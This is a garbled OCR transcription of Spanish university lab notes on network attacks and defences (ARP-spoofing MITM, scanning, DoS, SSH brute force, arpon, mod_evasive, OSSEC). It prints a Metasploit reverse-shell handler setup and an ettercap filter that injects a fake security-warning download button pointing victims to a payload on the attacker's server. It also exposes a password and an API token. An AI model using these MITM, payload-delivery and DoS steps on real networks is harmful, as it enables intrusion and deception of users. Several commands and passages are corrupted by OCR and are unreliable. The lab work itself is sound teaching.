



## Práctica 2 LSI Nino - Explicada

Lexislación e Seguridade Informática (Universidade da Coruña)





```
Tomé: ettercap -Tq -i ens33 -P repoison_arp -M arp:remote /10.10.102.217// /
10.10.102.5// -w paquetes_tcp.pk
       Reiner: ettercap -Tq -i ens33 -P repoison_arp -M arp:remote /10.10.102.228// /
10.10.102.5// -w paquetes_tcp.pk
       Buscar un paquete TCP y clickar sobre él para ver sus campos.
       Para ver el flujo TCP ---> click derecho sobre un paquete TCP -> Seguir -> Flujo TCP
• Filtre la captura para obtener el tráfico HTTP
       Tomé: ettercap -Tq -i ens33 -P repoison_arp -M arp:remote /10.10.102.217// /
10.10.102.5// -w paquetes_http.pk
       Reiner: ettercap -Tq -i ens33 -P repoison_arp -M arp:remote /10.10.102.228///
10.10.102.5// -w paquetes http.pk
       Mientras hacemos ettercap el compañero genera tráfico http:
       lynx http://www.google.com
       lynx http://psi-udc.blogspot.com/
       lynx <Cualquier URL (HTTP mejor)>
       O también...
       apt update
       apt install --reinstall <una app cualquiera>
       Con las opciones del wireshark, en la barra superior, filtramos por http.
```



Tomé: ettercap -Tq -i ens33 -P repoison\_arp -M arp:remote /10.10.102.217// / 10.10.102.5// -w paquetes\_http.pk Reiner: ettercap -Tq -i ens33 -P repoison\_arp -M arp:remote /10.10.102.228// / 10.10.102.5// -w paquetes http.pk Mientras hacemos ettercap la víctima genera tráfico http con un pdf: lynx http://<url PDF> Buscamos un paquete con cabecera HTTP, que trate una petición GET de un archivo gráfico, en nuestro caso una imagen png de renfe. Entonces, desde el wireshark haremos: Archivo->Exportar objetos->HTTP-> y seleccionamos el objeto. • Visualice la paquetería TCP de una determinada sesión. Filtramos por tcp y podremos ver mayoritariamente paquetes TCP y SSH, ya que estos funcionan por TCP. • Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico. Estadísticas->Jerarquía de protocolo Sin aplicar ningún filtro, vamos al menú de Statistics > Buscamos un protocolo en concreto -> Contador de paquetes. • Obtenga información del tráfico de las distintas "conversaciones"


mantenidas.

Sin aplicar ningún filtro, vamos al menú de Estadísticas->Conversaciones.

• Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.


Estadísticas->puntos finales> IPs de todas las máquinas que recibieron paquetes ahí
**************************************
c) Obtenga la relación de las direcciones MAC de los equipos de su segmento.
apt install nmap
nmap -sP 10.10.102.0/24> Hace un reconocimiento de la red, va enviando un ping a todas las máquinas de la red
arp -a> Devuelve la relación IP-MAC de todas las máquinas con las que nos hemos mandado paquetería (caché ARP)
¿Para que nos sirve esto?
Si vemos una IP con una MAC y si en algún momento vemos que cambia un emparejamiento IP-MAC, sabemos que esa máquina está haciendo
un ettercap y está spuffeando su MAC (ya que en nuestra red usamos IPs estáticas, no DHCP, si no no sabriamos a ciencia cierta lo
que está haciendo)
Otra opción
Con la herramienta nast podremos visualizar todas las macs e ips de las máquinas en nuestra
red LAN. El comando completo es: nast -m -i ens33. Aquellos que tienen un hostname, es

porque




Otra opción es hacerlo con tcpdump:
tcpdump -w tcp_apartado_e.pk -i ens33
Es interesante filtrar por
Protocolos no seguros: http, ftp, dns
Protocolos seguros: https, ssh, sftp (ftp sobre ssh, los paquetes van en binario y no en texto)
**************************************
f) Mediante arpspoofing entre una máquina objetivo (víctima) y el router del laboratorio
obtenga todas las URL HTTP visitadas por la víctima.
En primer lugar, accederemos al fichero /etc/ettercap/etter.conf y cambiaremos el valor de
ec_gid a 0, el valor de ec_uid a 0 y el valor de remote_browser a "lynx http://%host%url":
nano /etc/ettercap/etter.conf
ec_gid = 0
ec_uid = 0
remote_browser = "lynx http://%host%url"> Estamos definiendo el buscador que va a usar el plugin remote_browser
Ahora ejecutamos:
ettercap -Tq -i ens33 -P remote_browser -M arp:remote /10.10.102.217// / 10.10.102.5// -w urls.pk

remote\_browser es el plugin que se queda con estas URLs



Damos permisos de ejecución para msfinstall (lo hacemos ejecutable):
chmod +x msfinstall
Ejecutamos el script de instalación:
./msfinstall
Si nos da un error al crear /etc/apt/sources.list.d/metasploit-framework.list crear manualmente el directorio /etc/apt/sources.list.d con:
mkdir /etc/apt/sources.list.d
Comprobaremos la versión de nuestro framework con:
msfconsoleversion
Una vez completada la instalación inicializaremos la base de datos:
msfdb init
Esto creara un schema inicial de la BD, configurará la cuenta de servicios e iniciará los servicios.
Copiamos las credenciales introducidas ya que las necesitaremos para acceder al MSF Web Service y a la API.
Usuario> tome
Contraseña> 8140
API token> eee9414ded2f87c8e264468dfc7497b05f67576428770fdef3e6a0f5e6b1997c5a0976f110637b5f





chmod +x origen_shell
Ya esta listo para ser ejecutado en el equipo victima pero para dar paso a la post-explotación abriremos
Metasploit:
msfconsole
Y utilizaremos Meterpreter, usando el siguiente módulo:
use exploit/multi/handler
Indicamos que payload se escogió de antemano para la explotación y asignamos la IP y el puerto del atacante:
set payload linux/x64/meterpreter_reverse_tcp
set lhost 10.10.102.228
set lport 1234
Ahora nos mantendremos a la espera de que sea ejecutado nuestro payload:
exploit
En nuestro caso, nuestro compañero debe ejecutar el payload para poder analizarlo, esto es lo que haremos con ettercap.
Una vez nuestro compañero ejecute el payload, se nos abrirá el meterpreter y podemos analizar diferente información sobre
nuestra victima:
sysinfo

shell

Para verificar que el payload tiene una conexión establecida exitosa y ademas se tiene otros dos procesos ejecutándose en el

equipo atacado ejecutamos desde la máquina víctima:

Isof -i -P -n

\*

DESPLEGANDO EL METERPRETER DE METASPLOIT CON MITM Y UN FILTRO ETTERCAP

\*

Guardaremos el siguiente código como html.filter:

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Nothing!");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    if (search(DATA.data, "<title>")) {
```

replace("</title>","</title><img\_src="alert.gif"><h1>Hemos detectado un software malicioso en su sistema! Debe instalar el nuevo plugin de seguridad<h1><form method="get" action="http://10.10.102.228/origen\_shell"><button type="submit">"DESCARGAR AHORA"</button></form>");

```
msg("html injected");
}
```


Establecemos el filter.html como filtro de ettercap:

**********************
INSTALAR APACHE Y METER EL EJECUTABLE EN EL SERVIDOR
***********************
- apt-get install apache2
- systemctl enable apache2
- systemctl start apache2
- Para probar que funciona el server, haremos un wget http://127.0.0.1/. Esto nos
descarga un index.html de prueba. Si funciona, todo va bien.
- Metemos el ejecutable origen_shell en el directorio raíz de nuestro servidor apache (/var/www/html)
************************
PRUEBA PARA LA DEFENSA
***********************
Ejecutamos ettercap con dicho filtro y esperamos a que la victima descargue nuestro payload
ettercap -T -q -F html.ef -i ens33 -M arp /10.10.102.217// ///
La víctima abre alguna sesión HTTP para comprobar el funcionamiento del filtro:
lynx http://www.google.com
**************************************

etterfilter html.filter -o html.ef



h) Haga un MITM en IPv6 y visualice la paquetería.



systemctl start arpon@ens33
nano /etc/arpon.conf
#Router
10.10.102.5 00:90:fb:22:ff:92
#Servidor DNS
10.10.102.27 00:1d:09:14:1e:7c
Daemonize the ArpON and run SARPI anti ARP spoofing technique on the ens33 network interface:
arpon -d -i ens33 -S
Read the log file:
tail -f /var/log/arpon/arpon.log
Read the pid file:
cat /var/run/arpon.pid
El compañero ejecuta:
ettercap -Tq -i ens33 -P repoison_arp -M arp:remote /10.10.102.217// /10.10.102.5,
Parar arpon:
systemctl stop arpon kill <pid devolvió="" que=""> (si no sabemos cual es el PID lo podemos obtener con cat /var/run/arpon.pid)</pid>

Si no se para:
Comentar entradas en el fichero de configuración nano /etc/arpon.conf
**************************************
j) Pruebe distintas técnicas de host discovery, port scanning y OS fingerprinting sobre las
máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de port
scanning sobre IPv6. ¿Coinciden los servicios prestados por un sistema con los de IPv4?.
Con nmap observar estas 3 IPs:
.4> Firewall
.27> Servidor DNS
.217> Reiner
Usaremos el nmap. Probaremos las siguientes opciones:
- HOST DISCOVERY: nmap -sL 10.10.102.0/24
- PORT SCANNING TCP: nmap -sS -p <puertos> 10.10.102.0/24</puertos>
- PORT SCANNING UDP: nmap -sU -p <puertos> 10.10.102.0/24</puertos>
- OS fingerprinting: nmap -O 10.10.102.4

Para obtener información completa sobre una máquina en particular, usaremos nmap -A -vv 10.10.102.x.


nmap -6 -sS -p <puertos> 2002:a0a:66d9::1

\*\*\*\*\*\*\*\*\*\*

\*

k) Obtenga información "en tiempo real" sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas. Establezca un sistema de accounting

del subsistema de red de su máquina de laboratorio.
iftop -i ens33
La primera columna es la ip de origen desde la que se envían los paquetes.
La segunda columna representa la dirección del tráfico. => significa saliente (subida), mientras que <= significa entrante (descarga).
La tercera columna representa la ip de destino.
Las últimas tres columnas representan el ancho de banda consumido de los últimos 2, 10 y 40 segundos respectivamente.
Para ir almacenando la información en unos ficheros
vnstat -l -u -i ens33
vnstatdays
vnstatmonths
**************************************
I) PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo direct
attack contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo reflective
flooding attack?.
TEORÍA
PACKIT (INYECCIÓN DE PAQUETES)
packit -c 0 -b 0 -s 10.10.102.X -d 10.10.102.Y -s <puerto origen=""> -o <puerto destino=""></puerto></puerto>
-c 0 -b 0> Esto es inyectar paquetes sin parar



Hace que todas las máquinas de la red se configuren así mismas enlaces link local, lo que pone el procesador

de la máquina al 100% (a no ser que tenga accounting) y las máquinas caen al cabo de unos segundos.

¿Como protegernos de esto?

Desactivar IPv6

¿Y si necesito IPv6?

(Investigar)

n) Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas DoS que trabajen a nivel de aplicación (capa 7). ¿Cómo podría proteger dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?

apt-get install slowhttptest

Tomé: slowhttptest -c 1000 -g -X -o slow\_http\_stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://10.10.102.217 -p 3

Reiner: slowhttptest -c  $1000 - g - X - o slow_http_stats - r 200 - w 512 - y 1024 - n 5 - z 32 - k 3 - u http://10.10.102.228 - p 3$ 

Para reventar más la máquina...


Tomé: slowhttptest -c 3000 -B -g -o my\_body\_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://10.10.102.217 -x 10 -p 3

Reiner: slowhttptest -c 3000 -B -g -o my\_body\_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u http://10.10.102.228 -x 10 -p 3



- apt install libapache2-mod-evasive - Configurar /etc/apache2/mods-enabled/evasive.conf: - DOSHashTableSize: tamaño de la tabla hash de seguimiento de la actividad de las direcciones IP. - DOSPageCount: Numero máximo de peticiones de una misma página desde una misma IP en el tiempo indicado por `DOSPageInterval` (sec). - DOSSiteCount: Numero máximo de peticiones de una misma IP a cualquier página en el tiempo indicado por `DOSSiteInterval` (sec). - DOSBlockingPeriod: Cantidad de tiempo que el atacante será bloqueado. - DOSLogDir: Ruta para el almacenamiento de logs nano /etc/apache2/mods-enabled/evasive.conf DOSHashTableSize 2048 DOSPageCount 5 DOSSiteCount 100 DOSPageInterval 1 DOSSiteInterval 2 DOSBlockingPeriod 10 "/var/log/mod\_evasive" DOSLogDir - Crear fichero de logs: mkdir -p /var/log/mod\_evasive

- Asignar dueño: chown -R root:www-data /var/log/mod\_evasive
- Reiniciar servicio de Apache: systemctl restart apache2.service



ail -f /var/log/apache2/access.log
ail -f /var/log/apache2/error.log
******************************
*********************
b)Buscamos información:
<ul> <li>Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado</li> </ul>
a la Universidade da Coruña.
# host www.udc.es
(www.udc.es has address 193.144.53.84)
(www.udc.es has IPv6 address 2001:720:121c:e000::203)
• Obtenga información sobre el direccionamiento de los servidores DNS y MX
de la Universidade da Coruña.
DNS Y MX:
# apt install dnsrecon
# dnsrecon -d udc.es
(NS zape.udc.es 193.144.52.2)
(NS zape.udc.es 2001:720:121c:e000::102)
(NS sun.rediris.es 199.184.182.1)
(NS sun.rediris.es 2620:171:808::1)
(NS zipi.udc.es 193.144.48.30)
(NS zipi.udc.es 2001:720:121c:e000::101)

(NS chico.rediris.es 162.219.54.2)

```
(NS chico.rediris.es 2620:10a:80eb::2)
(MX udc-es.mail.protection.outlook.com 104.47.6.36)
(MX udc-es.mail.protection.outlook.com 104.47.4.36)
DNS:
       # apt install dnsutils
       # nslookup udc.es (este comando permite hacer el punto 1,
                      sale en el pdf pero no sirve para los DNS)
       (Name: udc.es)
       (Address: 193.144.53.84) o #dig udc.es (no se muestra en ipv6
       (Name: udc.es)
       (Address: 2001:720:121c:e000::203)
MX:
       #nslookup
       > set q=mx (especificamos que queremos el MX)
       > udc.es (dominio)
       (udc.es mail exchanger = 10 udc-es.mail.protection.outlook.com.)
       #nslookup -query=mx udc.es
• ¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC?.
En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.
```

# dnsrecon -r 193.144.48.1-193.144.63.254 (asi sacas todas de la udc)

• ¿Qué g	estor de contenidos se utiliza en www.usc.es?
#	apt install whatweb
-1	No existe la www.usc.es, esa url te lleva a https://www.usc.gal/gl
У	el cms de esta web es Drupal 8.
#	whatweb www.usc.gal/gl
O	
#	whatweb www.usc.es (tambien se ve)
	**************************************
q) Trate de sacar	un perfil de los principales sistemas que conviven en su red de prácticas,
puertos accesible	es, fingerprinting, etc. Además de utilizar herramientas y técnicas en
este campo, revis	se también la paquetería que circula por su red.
Puertos de la red	TCP> nmap -sS 10.10.102.0/24
Puertos de la red	UDP> nmap -sU 10.10.102.0/24
Fingerprinting	> nmap -O 10.10.102.4
Podemos revisar	la paquetería con ettercap y wireshark.
	**************************************
r) Realice algún a	staque de "password guessing" contra su servidor ssh y compruebe que
	ogs reporta las correspondientes alarmas.
	-05 - 5F 68 - 60 - 60F 6
apt-get install me	edusa

Crear un archivo .txt (passwords.txt en nuestro caso) con las contraseñas a probar, cada contraseña en una nueva línea medusa -h 10.10.102.217 -u lsi -P passwords.txt -M ssh -f Para ver los datos del ataque, usaremos: su -s /bin/bash -c "/usr/sbin/logcheck -o -t" logcheck \* s) Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un "password guessing". Descargamos el ossec y lo instalamos de la siguiente manera: - wget https://github.com/ossec/ossec-hids/archive/2.9.2.tar.gz - tar -xzvf 2.9.2.tar.gz - cd ossec-hids-2.9.2 - ./install.sh Lo instalamos con los siguientes parámetros: - Tipo instalación: -servidor, agente o local local - Donde instalar: /var/ossec - Recibir notificaciones por email: si

- Direccion: lsi@localhost

- Servidor email: localhost

- Servidor de integridad: s

- Deteccion de rootkits: s

- Desechar en el firewall: s
- Lista blanca para respuesta activa: 10.10.102.27
- Agregar más Ips a la lista blanca: n
Una vez instalado:
systemctl disable ossec.service
,
No queromos que esses se inició cada vez que hecteames puestra máquina, va le iniciaremes v
No queremos que ossec se inicié cada vez que booteamos nuestra máquina, ya lo iniciaremos y pararemos
nosotros cuando queramos hacer pruebas con start y stop.
Fichero de configuración> var/ossec/etc/ossec.conf
Tichero de comiguración> var/ossec/etc/ossec.com
Iniciar OSSEC> /var/ossec/bin/ossec-control start
Parar OSSEC> /var/ossec/bin/ossec-control stop
*******************
¿CÓMO PROBARLO?
*******************
Tomé ejecuta medusa contra Reiner:
medusa -h 10.10.102.217 -u lsi -P passwords.txt -M ssh -f
medusa ii 10.10.102.217 u isi i passworus.txt ivi ssii i
Una vez comprobado que funciona medusa, Reiner inicia el OSSEC:
/var/ossec/bin/ossec-control start
Tomé ejecuta medusa de nuevo:

- Respuesta activa: s



## medusa -h 10.10.102.217 -u lsi -P passwords.txt -M ssh -f

Reiner observa si el OSSEC reportó alguna alarma antes el password guessing realizado:
iptables -L
0
cat /etc/hosts.deny

Veremos que la IP de Tomé (10.10.102.228) ha sido bloqueada y todos sus paquetes serán dropeados.

## ¡IMPORTANTE!

NO CAMBIAR EL /etc/hosts.deny NI LAS IPTABLES A MANO, YA LO HACE OSSEC SOLO AL CABO DE UN TIMEOUT

PARAR EL OSSEC SIEMPRE QUE SALGAMOS DE LA MÁQUINA, SI NO NOS PUEDE BLOQUEAR LAS CONEXIONES

t) Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido ("post mortem"). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.

Imaginemos que hackean una máquina de la red, antes de que hackeen la máquina esta mandaría al servidor de logs sus logs

y podríamos ver que han hackeado una máquina.

Nosotros lo que haremos es pasarle un fichero de logs de otra máquina y que OSSEC lo analice con detenimiento.

está ciego.
var/ossec/bin/ossec-logtest
var/ossec/bin/
Si a estos ficheros les escribimos los logs encima, ossec ya los analiza (cat <fichero log=""> &gt; /var/ossec/bin/).</fichero>
Ejecutar:
cat /var/log/auth.log grep   /var/ossec/bin/ossec-logtest
***********************